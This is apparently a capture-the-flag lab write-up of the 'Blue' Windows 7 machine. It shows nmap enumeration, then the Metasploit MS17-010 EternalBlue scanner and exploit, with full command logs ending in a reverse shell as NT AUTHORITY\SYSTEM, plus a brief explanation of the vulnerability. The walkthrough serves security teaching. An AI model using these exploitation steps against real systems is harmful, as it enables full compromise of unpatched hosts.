Blue

This room is based on windows target environment.

Enumeration:

We scan our target using nmap and usuals options.

```
root@kali:~/challs# nmap -sS 10.129.84.236
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-24 16:56 CET
Nmap scan report for 10.129.84.236
Host is up (0.083s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 12.98 seconds
```

The ports 139 and 445 are opened. As mentioned in the legacy room, it indicates us about SMB share. We are then going to enumerate versions to have a better scope of our target.


```
root@kali:~/challs# nmap -sC -sV 10.129.84.236 -p 135,139,445,49152,49153,49154,49155,49156,49157
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-24 17:28 CET
Nmap scan report for 10.129.84.236
Host is up (0.080s latency).

PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 11m37s, deviation: 3s, median: 11m35s
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-01-24T16:40:49+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-01-24 17:40:51
|_  start_date: 2021-01-24 17:00:22
```

As well, scanning for all ports in penetration testing is necessary. I always do it, and when I discover interesting opened ports I show the scan. But here no more ports were displayed, and this scan is enough.

The scan provides us interesting fingerprints about our target. We get OS information, SMB version, the computer name and the NetBIOS name. Searching about the provided OS version, we find a well-known vulnerability.



Rapid7, the owner of Metasploit framework, provides us an auxiliary scanner and an exploit module for the MS17-010 (EternalBlue) exploit.

```
msf5 > search eternalblue

Matching Modules
================

   #  Name                                           Disclosure Date  Rank     Check  Description
   -  ----                                           ---------------  ----     -----  -----------
   1  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   2  auxiliary/scanner/smb/smb_ms17_010             2017-03-14       normal   Yes    MS17-010 SMB RCE Detection
   3  exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   4  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   5  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution


msf5 > use auxiliary/scanner/smb/smb_ms17_010
```

First, we will use the “auxiliary/scanner/smb/smb_ms17_010” module to confirm if our target is vulnerable.

```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                  Required  Description
   ----         ---------------                                                  --------  -----------
   CHECK_ARCH   true                                                             no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                             no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                            no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt   yes       List of named pipes to check
   RHOSTS                                                                        yes       The target address range or CIDR identifier
   RPORT        445                                                              yes       The SMB service port (TCP)
   SMBDomain    .                                                                no        The Windows domain to use for authentication
   SMBPass                                                                       no        The password for the specified username
   SMBUser                                                                       no        The username to authenticate as
   THREADS      1                                                                yes       The number of concurrent threads

msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 10.129.84.236
RHOSTS => 10.129.84.236
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RPORT 445
RPORT => 445
```

We set required options, RHOSTS and RPORT – the targeted address and the targeted port. Then we run the scanner.

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 10.129.84.236:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.129.84.236:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

The scan indicates us that the target is vulnerable. Now we can use the exploit module, to attack our machine.

Exploitation:

For exploitation, we use the “exploit/windows/smb/ms17_010_eternalblue” module.

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target address range or CIDR identifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.129.84.236
RHOSTS => 10.129.84.236
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RPORT 445
RPORT => 445
```

We can now run the module to gain a reverse shell (hopefully)

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.10.14.44:4444
[*] 10.129.84.236:445 - Connecting to target for exploitation.
[+] 10.129.84.236:445 - Connection established for exploitation.
[+] 10.129.84.236:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.129.84.236:445 - CORE raw buffer dump (42 bytes)
[*] 10.129.84.236:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.129.84.236:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.129.84.236:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.129.84.236:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.129.84.236:445 - Trying exploit with 12 Groom Allocations.
[*] 10.129.84.236:445 - Sending all but last fragment of exploit packet
[*] 10.129.84.236:445 - Starting non-paged pool grooming
[+] 10.129.84.236:445 - Sending SMBv2 buffers
[+] 10.129.84.236:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.129.84.236:445 - Sending final SMBv2 buffers.
[*] 10.129.84.236:445 - Sending last fragment of exploit packet!
[*] 10.129.84.236:445 - Receiving response from exploit packet
[+] 10.129.84.236:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.129.84.236:445 - Sending egg to corrupted connection.
[*] 10.129.84.236:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (10.10.14.44:4444 -> 10.129.84.236:49158) at 2021-01-24 17:50:15 +0100
[+] 10.129.84.236:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.129.84.236:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.129.84.236:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

whoami
whoami
nt authority\system

C:\Windows\system32>
```

The exploit worked, as we can see the exploit requested through RPC for arch, and got a response. The words overwrite, buffer, packet, arch appear. We will try to understand why soon.

We get a shell running as NT AUTHORITY\SYSTEM, the highest user in windows environment.

We must understand now how the exploit worked, and what stands behind it.

Eternal blue is a well-known vulnerability. The exploit was developed by the NSA. A group, the Shadow Brokers, leaked the exploit one month after the patch releasing. It could mean that the NSA used the exploit (for 5 years), until it was discovered, or at least until they knew that it was discovered, by the hackers group.

Many users didn't install the patch, and this error led to the famous WannaCry ransomware attack.

The exploit is based on RPC crafted packets. The vulnerability is essentially based on crafted packets mishandling, which leads to buffer overflow. This specific BOF takes advantage of a bad configured memory allocation, allowing less than needed. The BOF is then possible based on that information, with more data than expected being written.

Through other rooms, we will discover step by step more and more about Buffer Overflows.

Thank you for reading !

Ruben Enkaoua – GL4DI4T0R

ruben.formation@gmail.com